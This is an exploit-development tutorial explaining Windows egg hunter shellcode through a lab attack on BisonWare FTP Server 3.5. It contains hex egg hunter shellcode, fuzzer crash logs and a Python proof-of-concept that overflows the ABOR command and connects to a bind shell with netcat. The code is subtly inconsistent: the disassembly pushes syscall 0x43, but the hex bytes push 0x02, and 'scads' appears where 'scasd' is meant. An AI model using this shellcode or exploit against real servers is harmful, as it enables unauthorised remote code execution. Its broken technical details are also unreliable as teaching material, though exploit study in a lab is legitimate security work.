Windows

HackSys Team

EGG HUNTER

Author

Ashfaq Ansari

ashfaq_ansari1989@hotmail.com

HackSys Team – CN: Panthera

http://hacksys.vfreaks.com/

vFreaks Technical Support

http://www.vfreaks.com/

INTRODUCTION

It's time for breakfast and I prefer bread with omelet. Eggs are a fantastic source of energy for humans. ☺

"**Eggs**" also plays an important role when it comes to complex exploit development. As we know, in stack-based buffer overflow, the memory is more or less static. That is, we have enough memory to insert our shellcode.

When the **"Egg hunter"** shellcode is executed, it searches for the unique **"tag"** that was prefixed with the large payload and starts the execution of the payload.

The next question that comes to our mind is "**Why do we need Egg hunter codes for stack-based buffer overflows?**"

The **Egg hunting** technique is used when there are not enough available consecutive memory locations to insert the shellcode. Instead, a unique **"tag"** is prefixed with shellcode.

Let's discuss the implementation of **Egg hunter** code in **stack-based buffer overflow** conditions.


I'm sure that after the discussion, you will be able to answer the question regarding the need of Egg hunter code in buffer overflow conditions.

EGG HUNTERS Why?

In classic stack based buffer overflow, the buffer size is big enough to hold the shellcode.

But, what will happen if there is not enough consecutive memory space available for the shellcode to fit in after overwrite happens.

Let's review these two diagrams of **Stack based Buffer Overflow Exploit**:



After reviewing both these diagrams, a question arises.

Where to place remaining 175 bytes of shellcode into the stack?

Hence, **Egg hunting** technique was introduced to overcome this difficult condition.

NTDISPLAYSTRING

In this paper, we will use **NtDisplayString** Egg hunter shellcode that uses only **32 bytes** of memory space. Thank you, **Skape** for your research on Egg hunter shellcode! This information has been adapted from **skape's** paper.

NtDisplayString

Size: **32 bytes**

Targets: **Windows NT/2000/XP/2003**

Egg Size: **8 bytes**

Executable Egg: **No**

The actual system call that was used to accomplish the egg hunting operation is the **NtDisplayString** system call which is prototyped as:

```
NTSYSAPI NTSTATUS NTAPI NtDisplayString(
IN PUNICODE_STRING String
);
```

The **NtDisplayString** system call is typically used to display text to the **bluescreen**. In this implementation a system call is used to validate an address range.

For the purposes of an egg hunter, however, it is abused due to the fact that its only argument is a pointer that is read from and not written to, thus making it a most desirable choice.

This payload is the **smallest, fastest, and most robust** of all of the Windows implementations provided thus far, and therefore should be the version of choice when looking to use an egg hunter for Windows.

The only real negative to this payload is that it relies on the system call number for **NtDisplayString** not changing.

In all of the current versions of Windows it has remained as **0x43**, but it is entirely possible that the number may change in future releases of Windows, and thus this payload would require updating.

Although the version provided will not work properly on **Windows 9X**, the concepts can surely be applied to a system call on **Windows 9X** without much of a drastic size increase.

The final egg hunter implementation for Windows is by far the smallest and most elegant approach. It is, however, limited to **NT derived versions of Windows**, but the concepts should be applicable **9X** based versions as well.

Let's review the disassembled codes of the **NtDisplayString** function.

Please check the comments to get a better idea how **NtDisplayString** shellcode works:

```
00000000    6681CAFF0F  or dx,0xfff       ; get last address in page
00000005    42          inc edx           ; increments the value in EDX by 1
00000006    52          push edx          ; pushes edx value to the stack
                                          ; (saves the current address on the stack)
00000007    6A43        push byte +0x43   ; push 0x43 for NtDisplayString to stack
00000009    58          pop eax           ; pop 0x2 or 0x43 into eax
                                          ; so it can be used as parameter to syscall
0000000A    CD2E        int 0x2e          ; call the nt!NtDisplayString kernel function
0000000C    3C05        cmp al,0x5        ; check if access violation occurs
                                          ; (0xc0000005 == ACCESS_VIOLATION) 5
0000000E    5A          pop edx           ; restore edx
0000000F    74EF        jz 0x0            ; jmp back to start dx 0x0fffff
00000011    B890509050  mov eax,0x50905090 ; this is the tag (egg)
00000016    8BFA        mov edi,edx       ; set edi to our pointer
00000018    AF          scads             ; compare the dword in edi to eax
00000019    75EA        jnz 0x5           ; (back to inc edx) check egg found or not
```

```
0000001B    AF          scads           ; when egg has been found
0000001C    75E7        jnz 0x5         ; jump back to "inc edx"
                                        ; if only the first egg was found
0000001E    FFE7        jmp edi         ; edi points to the shellcode
```

----- Thank you, **Peter Van Eeckhoutte** (**corelanc0d3r**) -----

If we construct the **NtDisplayString** in **hex format** then it will look like this:

```
"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
"\xef\xb8" + "\x90\x50\x90\x50" + "\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"
```

Here `"\x90\x50\x90\x50"` is replaced by the custom tag `w00t`.

So the resulting code looks like this:

```
"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
"\xef\xb8" + w00t + "\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"
```

As you can see from the above, the **NtDisplayString** code is used as a search mechanism to search for the custom tag `w00tw00t` in memory and start the execution of shell code.

In the **NtDisplayString** implementation the **edx register** is used as the register that holds the pointer that is to be validated throughout the course of the search operation.

The return value from the system call is compared against **0x5** which is the **low byte** of **STATUS ACCESS VIOLATION, or 0xc0000005.**

For more information on **NtDisplayString** and similar egg hunters, please refer to research paper written by **Skape**.

Whitepaper Link: http://www.hick.org/code/skape/papers/egghunt-shellcode.pdf

Here is a sample egg hunter code.


Egghunter, tag **w00t**:

```
"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
"\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"
```

Put this tag in front of your shellcode: **w00tw00t**

Mona.Py has simplified the process of egg hunter code generation.

Using **Mona.Py,** we can generate egg hunter codes with custom "**tag**".



We will use **Mona.Py** in the later part of the paper to generate the **Egg Hunter** code.

TOOLS OF TRADE

BisonWare FTP Server V3.5
Link: http://www.exploit-db.com/exploits/17649/

Windows XP Professional SP2 - Build 2600
IP Address: **192.168.137.138**

BackTrack 5 R1
IP Address: **192.168.137.143**
Link: http://www.backtrack-linux.org/

Immunity Debugger v1.83
Link: http://www.immunitysec.com/products-immdbg.shtml

Mona.Py - Corelan Team
Link: http://redmine.corelan.be/projects/mona

Infigo FTPStress Fuzzer v1.0
Link: http://www.plunder.com/Infigo-FTPStress-Fuzzer-v1-0-download-ad2d710039.htm


BEFORE WE PROCEED

At this point we have downloaded and installed the **BisonWare FTP Server v3.5**, **Immunity Debugger v1.83**, **Infigo FTPStress Fuzzer v1.0** and **Mona.Py**.

Let's configure the working folder for **Mona.py**. In this folder, **Mona.py** will save the log files so that the output of operations carried out by **Mona.Py** can be retrieved later.

!mona config -set workingfolder C:\Mona\logs\%p

Let's install and start the **BisonWare FTP Server v3.5**.



FUZZING


Infigo FTPStress Fuzzer

LET'S START

We are set to start the Fuzzing process to determine which ftp command is vulnerable to overflow attack.


At the end of this process we will know the amount of junk bytes we need to overwrite the **EIP** register or crash the FTP server.

Let's start the **Infigo FTPStress Fuzzer v1.0** and check the FTP commands supported by **BisonWare FTP Server**.



Enter the IP Address of the Computer on which **BisonWare FTP Server** is running. In this case the IP Address of Virtual Machine running **BisonWare FTP Server** is **192.168.137.138**.


Next, click on the **Discover** button and closely notice the "**Server Log**" window of **BisonWare FTP Server**.



Infigo FTPStress Fuzzer detected some FTP commands supported by **BisonWare FTP Server**. Now, we have enough commands to fuzz for vulnerability.


At this point we can configure the junk data that we want to send to **BisonWare FTP Server** in-order to produce the crash.

Click on "**Config**" button, click on "**Deselect All**". Only check mark the "**A**" letter and then click on **OK** button.



We are now ready to start actual Fuzzing. Click the "**Start**" button on **Infigo FTPStress Fuzzer**.

Let's review the results carefully:



We noticed that the **BisonWare FTP Server** crashed.

Let's analyze the fuzzed data that was sent to **BisonWare FTP Server**.

Here is the output dump from the **Infigo FTPStress Fuzzer**:

```
[ Connecting to 192.168.137.138:21... ]
[ Connected, starting fuzz process... ]
[ USER: [test] ]
220-This site is running the BisonWare BisonFTP server product V3.5
220-
220-This product is not registered.
220-
220-Please encourage the operator of this site to register immediately
220-
220-You can contact BisonWare at 100416.3553@compuserve.com for information
220 about our software products and services
530 User name unrecognised - Not logged in

[ PASS: [test] ]
503 Bad Sequence - Need UserID First

[ ERROR: Cannot login to server!!! ]
[ CMD: [ABOR]     FUZZ: [AAAAAAAAAAAAAAAAAAAA]  SIZE: 700 ]
RECV: 503 User must log on before issuing any other command

[ CMD: [ABOR]     FUZZ: [AAAAAAAAAAAAAAAAAAAA]  SIZE: 1400 ]
[ Connecting to 192.168.137.138:21... ]
[ Connected, starting fuzz process... ]
[ USER: [test] ]
[ PASS: [test] ]
[ CMD: [ABOR]     FUZZ: [AAAAAAAAAAAAAAAAAAAA]  SIZE: 2300 ]
```

The fuzzed data dump indicates that the **Infigo FTPStress Fuzzer** was able to connect and send **700 bytes** junk data to **BisonWare FTP Server**.

Let's analyze the lower part of the fuzzed data dump.

```
[ CMD: [ABOR]     FUZZ: [AAAAAAAAAAAAAAAAAAAA]  SIZE: 1400 ]
[ Connecting to 192.168.137.138:21... ]
[ Connected, starting fuzz process... ]
[ USER: [test] ]
[ PASS: [test] ]
[ CMD: [ABOR]     FUZZ: [AAAAAAAAAAAAAAAAAAAA]  SIZE: 2300 ]
```

From the fuzzed output dump it's clear that **Infigo FTPStress Fuzzer** was able to connect to **BisonWare FTP Server,** but was unable to deliver **1400 bytes** of junk data to it.

Hence, we conclude that if we send junk of size ranging from **700 bytes to 1400 bytes**, we can successfully crash the **BisonWare FTP Server**.

Now, let's try to reproduce the crash. We will write up the **Exploit POC** in **Python** language because **Python** and **Perl** are good choices for writing **Exploit POC**.

CODE MY Exploit

Here is the skeleton of Exploit POC **BisonFTP.py** that we are going to use in this paper.

```
#!/usr/bin/python
import socket, sys, os, time

print "\n================================= "
print " BisonWare FTP Server BOF Overflow "
print "         Written by Ashfaq          "
print "      HackSys Team - Panthera       "
print "    email:hacksysteam@hotmail.com   "
print "=================================\n"

if len(sys.argv) != 3:
    print "[*] Usage: %s <target> <port> \n" % sys.argv[0]
    sys.exit(0)

target = sys.argv[1]  #User Passed Argument 1
port = int(sys.argv[2])  #User Passed Argument 2

buffer = "\x41"*1400 #1400 ASCII A's

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

print "[+] Connecting to %s on port %d"  % (target,port)

try:
    s.connect((target,port)) #Connect to BisonWare FTP Server
    s.recv(1024) #Receive 1024 bytes from BisonWare FTP Server
    time.sleep(3) #Wait for 3 seconds before executing next statement
    print "[+] Sending payload"
    s.recv(2000) #Receive 2000 bytes from BisonWare FTP Server
    s.send('USER anonymous\r\n') #Send FTP command 'USER  anonymous'
    s.recv(2000) #Receive 2000 bytes from BisonWare FTP Server
    s.send('PASS anonymous\r\n') #Send FTP command 'PASS anonymous'
    s.recv(2000) #Receive 2000 bytes from BisonWare FTP Server
    s.send('ABOR ' + buffer +'\r\n') #Send FTP command 'ABOR ' + junk data
    s.close() #Close the socket
    print "[+] Exploit Sent Successfully"
    print "[+] Waiting for 5 sec before spawning shell to " + target + ":4444
\r"
    print "\r"
    time.sleep(5) #Wait for 5 seconds before connection to Bind Shell
    os.system("nc -n " + target + " 4444") #Connect to Bind Shell using netcat
    print "[-] Connection lost from " + target + ":4444 \r"

except:
    print "[-] Could not connect to " + target + ":21\r"
    sys.exit(0) #Exit the Exploit POC code execution
```

Before executing the Exploit POC **BisonFTP.py**, we must change the permission of **BisonFTP.py** to make it executable.

